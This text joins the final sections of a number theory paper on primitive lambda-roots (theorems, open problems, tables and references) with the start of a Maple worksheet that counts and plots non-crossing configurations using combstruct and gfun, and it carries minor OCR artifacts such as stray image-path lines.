Proof A number congruent to 1 mod p_i cannot be a PLR of $p_i^{a_i}$ for odd p_i, since its order is a power of p_i. Hence, if x is a PLR of n with n odd, then $x \not\equiv 1 \pmod{p_i}$ for $i = 1, \ldots, r$. This shows that $x-1$ is not divisible by any of $p_1, \ldots, p_r$, so that $x-1$ is a unit mod n. (This is the same as the proof of Proposition 9.3(a).)

Theorem 10.3 *If a PLR x of n is perfect, then so is every member of its power class. The same holds with "imperfect" or "aberrant" replacing "perfect".*

Proof Suppose that x is a perfect PLR of n, and let y belong to the power class of x. Then each of x and y is congruent to a power of the other mod n. It follows that each is a power of the other mod $p_i^{a_1}$, so that x and y have the same order mod $p_i^{a_i}$; thus, if one is a PLR of $p_i^{a_i}$, then so is the other.

Let $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$. We say that the prime power $p_i^{a_i}$ is *essential* in n if the following holds: for every prime power q^b such that q^b exactly divides $\lambda(p_i^{a_i})$, and for all $j \neq i$, it holds that q^b does not divide $\lambda(p_j^{a_j})$. If n is twice an odd number, then 2 is (vacuously) essential in n. Apart from this, there can be at most one essential prime power, since, if $p_i^{a_i} > 2$ is essential, then the power of 2 dividing $\lambda(p_i^{a_i})$ is higher than that dividing $\lambda(p_j^{a_j})$ for $j \neq i$.

If $p_i^{a_i}$ is essential in n, then any PLR of n is obviously a PLR of $p_i^{a_i}$, and conversely. Thus, we have the following result:

Theorem 10.4 *Every PLR of n is perfect if and only if n is a prime power or twice a prime power.*

In the following table, PLRs from different power classes are separated by semi-colons, and negating PLRs are asterisked.

n	perfect PLRs	imperfect PLRs	aberrant PLRs
15	2, 8	7, 13	—
21	5^*, 17^*	2, 11; 10, 19	—
35	3, 12, 17, 33	2, 18, 23, 32	—
63	5^*, 38^*; 47^*, 59^*	2, 32; 10, 19; 11, 23; 17^*, 26^*; 20^*, 41^*; 29, 50; 31, 61; 40, 52	13, 34; 44, 53

We turn now to the existence question for aberrant PLRs. The answer is somewhat elaborate and depends on the structure of an auxiliary coloured hypergraph, which we now construct.

Let $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$. The vertices of the hypergraph $H(n)$ are indexed by the primes $p_1, \ldots, p_n$. The edges (to be defined in a moment) are indexed by the prime divisors of $\lambda(n)$.

We say that a prime divisor q of $\lambda(n)$ *occurs maximally* in $\lambda(p_i^{a_i})$ if the largest power of q dividing $\lambda(p_i^{a_i})$ is the same as the largest power of q dividing $\lambda(n)$. Now we colour the vertices p_i with three colours as follows:

- p_i is red if every prime divisor of $\lambda(p_i^{a_i})$ occurs maximally there;
- p_i is green if some but not all prime divisors of $\lambda(p_i^{a_i})$ occurs maximally there;
- p_i is blue if no prime divisor of $\lambda(p_i^{a_i})$ occurs maximally there.

The edge indexed by the prime q is incident with all vertices p_i for which q occurs maximally in $\lambda(p_i^{a_i})$. Thus, the blue vertices are isolated. Note that an edge of the hypergraph may be incident with just one vertex.

For example, let $n = 63 = 9 \cdot 7$. We have $\lambda(63) = \lambda(9) = \lambda(7) = 6$; the graph $H(63)$ has two vertices labelled 3 and 7, both red, and two edges labelled 2 and 3, each incident with both the vertices. Since this graph is a cycle, the following theorem guarantees that aberrant PLRs exist for $n = 63$.

Theorem 10.5 *Let n be a positive integer. Then an aberrant PLR of n exists if and only if every connected component of the hypergraph $H(n)$ contains either a non-red vertex or a cycle.*

Proof Let x be a PLR of n. Then, for every prime q dividing $\lambda(n)$, there exists some p_i such that q occurs maximally in $\lambda(p_i^{a_i})$ and the order of x modulo $p_i^{a_i}$ is divisible by this maximal power of q. Thus, each edge q of the hypergraph must contain at least one representative vertex p_i for which this holds.

Suppose that the vertex p_i is blue. Choosing x to be congruent to a PLR mod $n/p_i^{a_i}$ and to 1 mod $p_i^{a_i}$, we see that x is aberrant mod n if and only if it is aberrant mod $n/p_i^{a_i}$. So we can ignore the blue primes.

Now suppose that a connected component contains either a green prime p_j, or a cycle $(p_{i_1}, q_1, p_{i_2}, \ldots, p_{i_m}, q_m, p_{i_1})$. In the case of the cycle, let p_{i_k} be the representative of q_k for $i = 1, \ldots, m$. Then choose a representative for all other

cycles which is at least distance to the green prime or the cycle in the hypergraph. Now choose x so that its order mod $p_i^{a_i}$ is the product of the appropriate powers of q for all edges q represented by p_i. Then the order of x is divisible by the correct power of each prime q indexing an edge of the component, but x is not a PLR of $p_i^{a_i}$ for any prime p_i in the component.

Now suppose that a component is acyclic and has only red vertices. We claim that, if a representative vertex is chosen for each edge, then some vertex must represent every edge containing it. For suppose we have a minimal counterexample. Choose a vertex lying on a single edge, and remove this vertex (by assumption, it is not the representative of its edge). By minimality, the hypergraph obtained by deleting this edge has a vertex which is the representative of every edge containing it, contrary to assumption.

Thus, if there is a component with this property, then every PLR of n must be a PLR of $p_i^{a_i}$ for some vertex p_i in this component, and x is not aberrant.

This completes the proof.

Corollary 10.6 *If $n = p^j(p^{j-1}(p-1)+1)$, where $j > 1$ and p and $p^{j-1}(p-1)+1$ are odd primes, then n has aberrant PLRs.*

For another example, let $n = 741 = 3 \cdot 13 \cdot 19$. In the graph $G(n)$, the prime 3 is blue while 13 and 19 are green; and the edges labelled 2 and 3 are incident with single vertices 13 and 19 respectively. Choosing x congruent to 1 mod 3, to an element of order 4 mod 13, and to an element of order 13 mod 19, we obtain an aberrant PLR of n.

Problem 11 Find families of integers n for which aberrant PLRs exist.

Problem 12 Count the aberrant PLRs of n. (This problem will not have a simple answer unless our characterisation of the values of n for which aberrant PLRs exist can be substantially improved!)

10.1 Deeply aberrant and nearly perfect PLRs

We can strengthen the concept of an aberrant PLR as follows.

Definition If $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$, then the PLR x of n is said to be *deeply aberrant* if x is not a PLR of p_i for any of the values $i = 1, \ldots, r$.

Thus, a deeply aberrant PLR is aberrant. Note that deeply aberrant PLRs cannot exist for even n.

Problem 13 Count the deeply aberrant PLRs of n.

We can also refine the notion of an imperfect PLR as follows.

Definition Let $n = p_1^{a_1} \cdots p_r^{a_r}$, and let x be a PLR of n which is not perfect. We say that x is *nearly perfect* if it is a PLR of p_i for all $i = 1, \ldots, r$.

Problem 14 Count the nearly perfect PLRs of n.

We note that, if n is even, then any unit is congruent to 1 mod 2, so the condition for the prime 2 is vacuous. Moreover, if n is squarefree, there are no nearly perfect PLRs of n. The proportion of units mod n which are congruent to primitive roots modulo each prime divisor of n is the product, over all prime divisors p of n, of the proportion of units mod p which are primitive roots. However, these elements may not all be PLRs.

For example, the number of perfect or nearly perfect PLRs of 63 is

$$\phi(63) \times \frac{1}{2} \times \frac{2}{6} = 6;$$

as we have seen, there are four perfect PLRs, and hence two nearly perfect PLRs. (In this case all such elements are PLRs, since $\lambda(63) = \lambda(7) = 6$.)

Proposition 10.7 *A nearly perfect PLR of n cannot be aberrant.*

Proof Suppose that n is a nearly perfect but aberrant PLR of n. Then each prime divisor of n must occur to a power higher than the first, since the requirements "not a PLR of $p_i^{a_i}$" and "a primitive root of p_i" conflict if $a_i = 1$. Let p be the largest prime divisor of n, and suppose that p^a exactly divides n. Suppose first that p is odd. Then p^{a-1} exactly divides $\lambda(n)$, so a PLR of n has order divisible by p^{a-1} mod p^a. But, if it is nearly perfect, then its order mod p^a is also divisible by $p-1$, and hence it is a primitive root mod p^a, and so is not aberrant. On the other hand, if $p = 2$, then n is a power of 2, and any PLR of n is perfect by definition.

Note also that, if n is odd, then any nearly perfect PLR of n is inward; in other words, Theorem 10.2 extends to nearly perfect PLRs, with the same proof.

The following table gives the nearly perfect PLRs of $n = 9p$ where p is prime and $\xi(n) = 6$ (that is, $p \equiv 1 \pmod 6$). They are negating if $p \equiv 3 \pmod 4$ and non-negating if $p \equiv 1 \pmod 4$.

n	nearly perfect PLRs
$63 = 3^2 \cdot 7$	$\{17, 26\}$
$117 = 3^2 \cdot 13$	$\{80, 71, 89, 98\}$
$171 = 3^2 \cdot 19$	$\{53, 116, 89, 98, 143, 71\}$
$279 = 3^2 \cdot 31$	$\{17, 260, 53, 251, 269, 179, 88, 197\}$

11 Further properties of PLRs

If x is an inward PLR of n, then the $2\lambda(n)$ differences

$$\pm(x^i - x^{i-1}), \quad (i = 1, 2, \ldots, \lambda(n)),$$

are all units, and consist of $2\lambda(n)$ different elements if x is non-negating, or $\lambda(n)$ elements each repeated twice if x is negating.

This property shows the importance (for constructions such as the motivating terrace in Section 1) of PLRs that are both inward and non-negating.

Definition The PLR x of n is *strong* if it is inward and non-negating. (Clearly this requires n to be odd, and not a prime power.)

It follows from Proposition 8.3 and Corollary 9.2 that, if a PLR is strong, then so is every PLR in the same power class.

Problem 15 Is it true that strong PLRs exist for all odd n with $\xi(n) > 1$, in other words, all odd numbers which are not prime powers?

This question has an affirmative answer for $n \leq 20\,000$.

Problem 16 Count the strong PLRs of n.

Problem 17 For which odd n such that $U(n) \cong C_{\lambda(n)} \times C_{\lambda(n)}$, can $U(n)$ be generated by two strong PLRs?

Note that the values of n for which $U(n) \cong C_{\lambda(n)} \times C_{\lambda(n)}$ are those given by Theorem 7.1(b), namely $n = p^a(p^a - p^{a-1} + 1)$, where p and $p^a - p^{a-1} + 1$ are odd primes and $a > 1$.

We give some examples. For $n = 63 = 9 \cdot 7$, $U_n \cong C_6 \times C_6$, and this group can be generated by the two PLRs 2 (which is strong) and 13 (which is outward and non-negating). However, it is not possible to choose two strong PLRs which generate the group.

For the next value of n, namely $n = 513 = 27 \cdot 19$, it is also not possible to find two strong PLRs generating $U(n)$, However, for $n = 2107 = 49 \cdot 43$, both 2 and 6 are strong PLRs, and they do generate $U(n)$.

Definition Let x be a strong PLR of n. Then x is called *self-seeking* if $x - 1 = \pm x^d$ for some integer d. Note that x is self-seeking if and only if the set $X = \{x^i : i = 0, 1, \ldots, \lambda(n) - 1\}$ of powers of x is equal to one of the two sets $A = \{x^i - x^{i-1} : i = 1, 2, \ldots, \lambda(n)\}$ or its negative $B = \{x^{i-1} - x^i : i = 1, 2, \ldots, \lambda(n)\}$. We say that x is *self-avoiding* otherwise.

Proposition 11.1 *If a self-avoiding strong PLR exists then* $\xi(n) > 2$.

Proof If x is strong then each of the sets X, A, B consists of units; X is the subgroup generated by x, and A and B are cosets of X. Clearly, if $\xi(n) = 1$, there are only $\lambda(n)$ units, so all three sets must be equal. Since x is strong, -1 is not a power of x, so the sets A and B are disjoint (for $x^i - x^{i-1} = x^{j-1} - x^j$ implies $x^{i-j} = -1$); so one of them must be equal to X if $\xi(n) = 2$.

Unlike what we have seen for other properties of PLRs, it is possible for all, some, or none of the elements of a power class of PLRs to be self-seeking. For $n = 65$, the powers of the PLRs ± 3 are:

3	1	3	9	27	16	48	14	42	61	53	29	22
-3	1	62	9	38	16	17	14	23	61	12	29	43

Thus the power class $\{3, 48, 42, 22\}$ consists of self-avoiding elements, while the power class $\{62, 17, 23, 43\}$ consists of self-seeking elements. (For example, $61 = 62^8$.)

For $n = 91$, the strong PLRs 2 and 32 come from the same power-class; successive powers are:

2	1	2	4	8	16	32	64	37	74	57	23	46
32	1	32	23	8	74	2	64	46	16	57	4	37

The power class is $\{2, 32, 37, 46\}$; 2 and 46 are self-seeking but the other two are self-avoiding.

Problem 18 What conditions must hold for the product of two strong PLRs of n to be a PLR of n? If $\xi(n) > 2$, is it possible for both, one or neither of the PLRs to be self-seeking?

Problem 19 Under what circumstances can the product of two strong PLRs of n be itself a strong PLR of n? Is it possible for both, one or neither of the PLRs to be self-seeking?

The smallest value of n for which this can occur is $n = 455$, where 18, 19 and $18 \cdot 19 = 342$ are all strong PLRs. None of these three is self-seeking.

For the value $n = 1771$, the numbers 39, 1768 and $39 \cdot 1768 = 1654$ are all self-seeking PLRs. This is the smallest value of n for which this can occur.

12 Tables of PLRs

We conclude with tables giving information about the smallest PLRs.

12.1 PLRs for composite odd multiples of 3

n	$\phi(n)$	$\lambda(n)$	$2 = \text{PLR}?$	$-2 = \text{PLR}?$	$\text{minPLR} > 3$
15	8	4	√	√	7
21	12	6	√	√	5
33	20	10	√	–	5
39	24	12	√	√	7
45	24	12	√	√	7
51	32	16	–	–	5
57	36	18	√	–	5
63	36	6	√	√	5
69	44	22	√	√	5
75	40	20	√	√	8
87	56	28	√	√	8
93	60	30	–	–	11
99	60	30	√	–	5
105	48	12	√	√	17
111	72	36	√	√	5
117	72	12	√	√	5
123	80	40	–	–	7
129	84	42	–	–	5
135	72	36	√	√	7
141	92	46	√	√	5
147	84	42	√	√	5
153	96	48	–	–	5
159	104	52	√	√	5
165	80	20	√	√	7
171	108	18	√	–	5
177	116	58	√	–	5
183	120	60	√	√	7
189	108	18	√	√	5
195	96	12	√	√	7
201	132	66	√	–	7
207	132	66	√	√	5
213	140	70	√	√	7
219	144	72	–	–	5
225	120	60	√	√	13
231	120	30	√	√	5
237	156	78	√	√	5
249	164	82	√	–	5
255	128	16	–	–	7
261	168	84	√	√	11
267	176	88	–	–	7
273	144	12	√	√	5
279	180	30	√	√	11
285	144	36	√	√	13
291	192	96	–	–	5
297	180	90	√	–	5

12.2 PLRs for composite odd non-multiples of 3

n	$\phi(n)$	$\lambda(n)$	PLR?				minPLR
			2	-2	3	-3	> 3
35	24	12	√	√	√	√	12
55	40	22	√	√	√	√	7
65	48	12	√	√	√	√	6
77	60	30	√	√	√	√	5
85	64	16	—	—	√	√	6
91	72	12	√	√	—	—	5
95	72	36	√	√	√	√	13
115	88	44	√	√	√	√	7
119	96	48	—	—	√	√	5
133	108	18	√	√	√	—	5
143	120	60	√	√	—	—	6
145	112	28	√	√	√	√	7
155	120	60	—	—	√	√	7
161	132	66	—	√	√	√	5
175	120	60	√	√	√	√	12
185	144	36	√	√	√	√	7
187	160	80	—	—	√	√	5
203	168	84	√	√	√	√	10
205	160	40	—	—	—	—	6
209	180	90	√	—	√	√	6
215	168	84	—	—	√	√	12
217	180	30	—	√	√	—	10
221	192	48	—	—	√	√	6
235	184	92	√	√	√	√	7
245	168	84	√	√	√	√	12
247	216	36	√	√	—	—	5
253	220	110	√	√	—	√	5
259	216	36	√	√	—	—	5
265	208	52	√	√	√	√	7
275	200	20	√	√	√	√	7
287	240	120	—	—	—	—	11
295	232	116	√	√	√	√	7
299	264	132	√	√	—	—	6

References

[1] I. Anderson and N. J. Finizio, Many more Z-cyclic whist tournaments, *Congressus Numerantium* **94** (1993), 123-129.

[2] I. Anderson and D. A. Preece, Locally balanced change-over designs, *Utilitas Mathematica* **62** (2002), 35–39.

[3] I. Anderson and D. A. Preece, Power-sequence terraces for $\mathbb{Z}_n$ where n is an odd prime power, *Discrete Mathematics* **261** (2003), 31–58.

[4] D. M. Burton, *Elementary Number Theory*, Wm. C. Brown, Dubuque, IA, USA, 1988.

[5] C. Caldwell, *The Prime Glossary*, http://primes.utm.edu/glossary/home.php

[6] R. D. Carmichael, Note on a new number theory function, *Bull. Amer. Math. Soc.* **16** (1909–10), 232–238.

[7] R. D. Carmichael, Generalizations of Euler's ϕ-function, with applications to Abelian groups, *Quart. J. Math.* **44** (1913), 94–104.

[8] P. Erdős, C. Pomerance and E. Schmutz, Carmichael's lambda-function, *Acta Arith.* **58** (1991), 363–385.

[9] GAP homepage, http://www-gap.dcs.st-and.ac.uk/~gap/

[10] G. H. Hardy and E. M. Wright, *An Introduction to the Theory of Numbers* (5th edition), Clarendon Press, Oxford, 1979.

[11] B. Hartley and T. O. Hawkes, *Rings, Modules and Linear Algebra*, Chapman and Hall, London, 1970.

[12] W. J. LeVeque, *Topics in Number Theory*, Vol. I, Addison-Wesley, Reading, MA, USA, 1956.

[13] Shuguang Li, Artin's conjecture on average for composite moduli, *J. Number Theory* **84** (2000), 93–118.

[14] W. Sierpiński, *Elementary Theory of Numbers* (transl. A. Hulanicki), Panstwowe Wydawnictwo Naukowe, Warszawa, 1964.

[15] N. J. A. Sloane and S. Plouffe, *On-line Encyclopedia of Integer Sequences*, http://www.research.att.com:80/~njas/sequences/

[16] Eric W. Weisstein's *World of Mathematics*, http://mathworld.wolfram.com/

[17] A. L. Whiteman, A family of difference sets, *Illinois J. Math.* **6** (1962), 107–121.

NCC.mws

Combinatorics of Non-Crossing Configurations

F. Cazals, August 1997

Generalities

Non-Crossing configurations

Take n points equally spaced on the unit circle, and draw chords between these points with the constraint that no two chords cross one-another. The resulting configuration is called a **non-crossing configuration** and the study of such entities originates in the work of Euler and Segner in 1753 for counting triangulations of a n-gon. Since then several types of such configurations have been defined, and for example the presence/absence of cycles and the number of connected components in a given configuration define the classes of trees and forests, connected graphs and general graphs. In addition to be of combinatorial interest per se, these configurations are also important for algorithmic problems arising in computer graphics or computational geometry where they provide simple models for real-world situations.

If historically the study of these configurations has been carried out one at a time, it turns out that they all fit in the model of algebraic and analytic combinatorics and are thus amenable to a unified treatment. More precisely, they can be defined in terms of grammars, from which the generating functions can automatically be obtained and used to asymptotically analyse the number of configurations, the number of connected components, etc.

The goal of this worksheet is to present this chain, from the grammars specification using combstruct, to the asymptotics of algebraic functions using some features of gfun, together with some plots of random configurations and of the singularities determining the asymptotic behaviour. The reader is referred to [FlaNo97] for the details.

The worksheet is organized as follows. In the rest of this section we define a few functions of null combinatorial interest but that we shall need to plot random configurations. In section two we present the grammar specifications for 6 of the main non-crossing configurations together with some plots of random configurations. And section three is devoted to the asymptotic machinery used to count the number of configurations of a given size, as well as a comparison between the asymptotic estimates and the exact values.

But to begin with, we first load the combstruct, gfun and plots libraries:

```
> with(combstruct):with(gfun):with(plots):
```

Appendix

Again, we define here a few functions we shall need to plot NC configurations. The first one returns the number of atoms in a structure, that is its size:

```
> size:=proc(t) convert(map(size, t), `+`) end:size(Epsilon):=0: size(Z):=1:
```

Since a configuration is defined by edges drawn between points equally spaced on the unit circle, we first show how to retrieve these pairs of indices from the grammars to be defined in the next section:

Collecting the edges of a NC-tree

Since a tree T satisfies T=Product (Z, Sequence(Butterflies)), to plot it we just have to collect its edges which are pairs of indices in 0..n-1:

```
> plotTree:= proc(aTree) local r, nbVertices;
#--op returns the Sequence; 0 is the index of the root on the circle;
#--1 indicates that the butterflies attached to the root are counted as a
#--right wing
r:=getTreeEdges(op(2, aTree), 0, 1);
nbVertices:=size(aTree);

plotSetOfEdges(r, nbVertices)
end:
```

The parameters of getTreeEdges are the following: aSeqOfBtf is a sequence of butterflies; rootIdx is the index of the vertex this sequence is attached to; leftRight (-1 or +1) indicates if this sequence is a left/right wing of the bug. The algorithm works as follows:

1.We first compute the indices of the apex vertices of the butterflies

2.For a given butterfly, we recurse on the 2 wings and attach its apex to the rootIdx parameter

```
> getTreeEdges:=proc(aSeqOfBtf, rootIdx, leftRight)
```

```
local i, a, eL, currentBtf, cumul;

if aSeqOfBtf = Epsilon then {}
else
cumul := rootIdx;
if leftRight=1 then #--we are processing a right wing
for i to nops(aSeqOfBtf) do
currentBtf := op(i, aSeqOfBtf);
a[i] := cumul + size(op(1, currentBtf)) + 1;
cumul := cumul + size(currentBtf)
od;
else #--and here a left one
for i from nops(aSeqOfBtf) by -1 to 1 do
currentBtf := op(i, aSeqOfBtf);
a[i] := cumul - size(op(3, currentBtf)) - 1;
cumul := cumul - size(currentBtf);
od;
fi;

#-- recurses for each Prod(?, Z, ?) in the sequence, with ? = E or Seq()
eL := {};
for i from 1 to nops(aSeqOfBtf) do
currentBtf := op(i, aSeqOfBtf);
eL := eL union getTreeEdges(op(1, currentBtf), a[i], -1);
eL := eL union {[a[i], rootIdx]};
eL := eL union getTreeEdges(op(3, currentBtf), a[i], 1);
od;

#--returns the result
eL;
fi;
end:
```

Collecting the edges of a NC-graph

This first procedure recursively collects the edges of an EA, and is a straightforward application of the EA definition above. The parameter ori stands for the index of the lefmost point of the arch:

```
> getArchEdges:=proc(arch, ori) local i, offset, res;

if (arch=Epsilon) then res:={}
else
#--we first add the `roof' of the arch
res := {[ori, ori+size(arch)]};

#-----Prod(Z, Seq1, Seq2)
if (op(1,arch)=Z) then
res := res union getArchEdges(op(2,arch), ori);
res := res union getArchEdges(op(3,arch), ori+1+size(op(2,arch)))
else #--Sequence of arches
offset:=0;
#--let's process all the arches in this sequence
for i from 1 to nops(arch) do
res := res union getArchEdges(op(i, arch), ori+offset);
offset := offset + size(op(i,arch))
od
fi
fi;
res;
end:
```

Same thing but to a sequence of arches:

```
> getArchesSeqEdges:=proc(archesSeq, ori)
local i, arch, offset, res;
res:={}; offset:=0;

for i from 1 to nops(archesSeq) do
arch:= op(i, archesSeq);
res:= res union getArchEdges(arch, ori+offset);
offset := offset+size(arch)
od;
#--returns the setOfEdges and the new origin
res,ori+offset;
end:
```

And now the main procedure which collects the edges of a Non-Crossing graph:

```
> getNCGraphEdges:=proc(aNCGraph)
local res, ori, edges,
i, j,
seqOfSeqOrProd, seqOrProd;

#--first, the right ear which is a Seq(EA)
ori:=1;
res:=getArchesSeqEdges(op(3,aNCGraph), ori);
edges:=res[1]; ori := res[2];

edges := edges union {[0, ori]};

#--then the EAs inbetween two successive childs of v_1
seqOfSeqOrProd := op(5,aNCGraph);

for i from 1 to nops(seqOfSeqOrProd) do
seqOrProd:=op(i, seqOfSeqOrProd);
#--2 connected graphs
if (op(1, seqOrProd)=Z) then
res:=getArchesSeqEdges(op(2, seqOrProd), ori);
edges:= edges union res[1]; ori := res[2];

res:=getArchesSeqEdges(op(3, seqOrProd), 1+ori);
edges:= edges union res[1]; ori := res[2]

#--a Sequence
else
res:=getArchesSeqEdges(seqOrProd, ori);
edges:= edges union res[1]; ori := res[2]
fi;

#--we need to add the current child to the graph root
edges := edges union {[0, ori]};
od;

#--and the left ear
res:=getArchesSeqEdges(op(4,aNCGraph), ori);
edges:= edges union res[1]; ori := res[2];

#--returns the result
edges
end:
```

To plot a NC Graph, we just collect the edges and pass them to the plotSetOfEdges procedure:

```
> plotNCGraph:=proc(aNCGraph);
plotSetOfEdges(getNCGraphEdges(aNCGraph), size(aNCGraph))
end:
```

Now, given pairs of indices in 0,...,nbVertices-1 on the unit circle, the following procedure draws the corresponding chords
assuming that the k-th point has coordinates ((cos((2 Pi k)/nbVertices), sin((2 Pi k)/nbVertices))):

```
> plotSetOfEdges:=proc(aSetOfEdges, nbVertices) local pointsOnCircle;

pointsOnCircle:= expand(map(`*`, aSetOfEdges,2*Pi/nbVertices));
plot([op(map2(map,[cos,sin], pointsOnCircle))],color=blue,axes=NONE)
end:
```

Counting and drawing non-crossing configurations

Trees and forests

Trees

A Tree is a sequence of butterflies attached to a root, a Butterfly being an ordered pair of trees whose roots have been merged into a single node. Since this merge step cannot be specified by an operation such as B = Prod(T, Z, T)/Z in combstruct, it is more convenient to express a butterfly as the product of 2 forests, a Forest being a sequence of butterflies. Indeed, we now just have to attach the roots of all the trees of the two forests to a newly added node:

```
> tbf:={T=Prod(Z, Sequence(B)), F=Sequence(B), B=Prod(F,Z,F)};
```

$$tbf := \{T = \mathrm{Prod}(Z, \mathrm{Sequence}(B)), F = \mathrm{Sequence}(B), B = \mathrm{Prod}(F, Z, F)\}$$

Standard functionalities of Combstruct consist in counting the number of entities of a given type:

```
> seq(count([T,tbf], size=i),i=1..10);
```

$$1, 1, 3, 12, 55, 273, 1428, 7752, 43263, 246675$$

```
> seq(count([F,tbf], size=i),i=1..10);
```

$$1, 3, 12, 55, 273, 1428, 7752, 43263, 246675, 1430715$$

```
> seq(count([F,{F=Sequence(B), B=Prod(F,Z,F)}],size=i),i=0..10);
```

$$1, 1, 3, 12, 55, 273, 1428, 7752, 43263, 246675, 1430715$$

And randomly generating all the configurations of a given size:

```
> allstructs([T,tbf],size=2);
```

$$[\mathrm{Prod}(Z, \mathrm{Sequence}(\mathrm{Prod}(E, Z, E)))]$$

```
> expleT:=draw([T, tbf], size=20);
```

$$expleT := \mathrm{Prod}(Z, \mathrm{Sequence}(\mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(E, Z, E)))), Z, E))), \mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, E)), \mathrm{Prod}(E, Z, E)), Z, E))))))), Z, E), \mathrm{Prod}(\mathrm{Sequence}(\mathrm{Prod}(E, Z, \mathrm{Sequence}(\mathrm{Prod}(E, Z, E)))), Z, \mathrm{Sequence}(\mathrm{Prod}(E, Z, E)))), Z, E)))), Z, E)))$$

We can also use gfseries to retrieve the first terms of the generating functions:

```
> Order:=10:gfseries(tbf,unlabelled,z);
```

$$\mathrm{table}([$$

$$F(z) = 1 + z + 3z^2 + 12z^3 + 55z^4 + 273z^5 + 1428z^6 + 7752z^7 + 43263z^8 + 246675z^9 + O(z^{10})$$

$$B(z) = z + 2z^2 + 7z^3 + 30z^4 + 143z^5 + 728z^6 + 3876z^7 + 21318z^8 + 120175z^9 + O(z^{10})$$


$$T(z) = z + z^2 + 3z^3 + 12z^4 + 55z^5 + 273z^6 + 1428z^7 + 7752z^8 + 43263z^9 + O(z^{10})$$

$$Z(z) = z$$

$$])$$

And here is an example of random tree:

```
> plotTree(draw([T,tbf],size=20));
```



```
>
```

Forests

In order to dissociate the trees in a forest, let us substitute to each vertex of a tree another vertex together with a forest

```
> fo:={B=Prod(Sequence(B),V,Sequence(B)),
V=Union(Prod(Z, F)),
```

```
F=Union(Epsilon, Prod(V, Sequence(B)))};
```

$$fo := \{B = \mathrm{Prod}(\mathrm{Sequence}(B), V, \mathrm{Sequence}(B)), V = \mathrm{Union}(\mathrm{Prod}(Z, F)), F = \mathrm{Union}(E, \mathrm{Prod}(V, \mathrm{Sequence}(B)))\}$$

```
> seq(count([F, fo], size=i), i=1..10);
```

$$1, 2, 7, 33, 181, 1083, 6854, 45111, 305629, 2117283$$

Connected and general graphs

Connected graphs

To see how nc-graphs are built, consider the set of childs $v_i, v_{i+1}, \ldots, v_j$ attached to the root v_1. The graphs built on $v_2, \ldots, v_i$ and $v_j, \ldots, v_{n-1}$ are connected by hypothesis, while between any two other vertices v_k and v_{k+1} one can have either one connected graph or two connected graphs.

But any graph built from a sequence of successive vertices of the circle is a system of arches since the arcs which are chords are not allowed to cross. The endpoints of these arches are shared by the graphs built to the left and to the right of a given v_k, so that we shall say that the size of an arch built on n points is $n-1$. At last, we are interested here in Elementary Arches, that is arches that always contain an arc between the firt and last points. General arches are easily obtained by sequencing EAs.

From this discussion we derive the Combstruct specification of NC graphs containing at least 2 vertices. In particular, the 5 arguments of a C entity are as follows:

1.first Z: the root of the graph

2.second Z: the lefmost point of the first EA

3 and 4. the two EAs built on $v_2, \ldots, v_i$ and $v_j, \ldots, v_{n-1}$

5.the sequence of EAs found between two consecutive childs of v_1. The first term corresponds to one EA,

and the second one to two EAs. For the latter case, the Z in the Prod stands for the lefmost point of the secong EA.

```
> ar:={EA = Union(Sequence(EA, card >= 2),
Prod(Z, Sequence(EA), Sequence(EA))
),
C=Union(Z,
Prod(Z,Z,Sequence(EA), Sequence(EA),
Sequence(Union(Sequence(EA,card>=1), Prod(Z,Sequence(EA),Sequence(EA))))))};
```

$$ar := \{EA = \mathrm{Union}(\mathrm{Sequence}(EA, 2 \le card), \mathrm{Prod}(Z, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA))), C = \mathrm{Union}(Z, \mathrm{Prod}(Z, Z, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA), \mathrm{Sequence}(\mathrm{Union}(\mathrm{Sequence}(EA, 1 \le card), \mathrm{Prod}(Z, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA))))))\}$$

We can now count the number of elementary arches of a given size. The sequence found is not in [Sloa95]:

```
> seq(count([EA,ar], size=i),i=1..20);
```

$$1, 3, 16, 105, 768, 6006, 49152, 415701, 3604480, 31870410, 286261248, 2604681690, 23957864448, 222399744300, 2080911654912, 19604537460045, 185813170126848, 1770558814528770, 16951376923852800, 162984598242674670$$

```
> allstructs([EA,ar],size=2);
```

$$[\mathrm{Sequence}(\mathrm{Prod}(Z, E, E)), \mathrm{Prod}(Z, E, E)), \mathrm{Prod}(Z, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E)), E), \mathrm{Prod}(Z, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E)))]$$

We can also count the number of NC-graphs. The corresponding sequence turns out to be M3594 in [Sloa95] and gives the reverse

of the g.f. for squares:

```
> seq(count([C,ar], size=i),i=1..10);
```

$$1, 1, 4, 23, 156, 1162, 9192, 75819, 644908, 5616182$$

As usual, we can get all the structures of a given size, or just draw some of them:

```
> allstructs([C,ar],size=3);
```


$$[\mathrm{Prod}(Z, Z, E, E, \mathrm{Sequence}(\mathrm{Sequence}(\mathrm{Prod}(Z, E, E)))), \mathrm{Prod}(Z, Z, E, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E))),$$
$$\mathrm{Prod}(Z, Z, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E)), E), \mathrm{Prod}(Z, Z, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E)), E, E)]$$

```
> draw([EA,ar],size=10);
```

$$\mathrm{Sequence}(\mathrm{Sequence}(\mathrm{Prod}(Z, E, E),$$
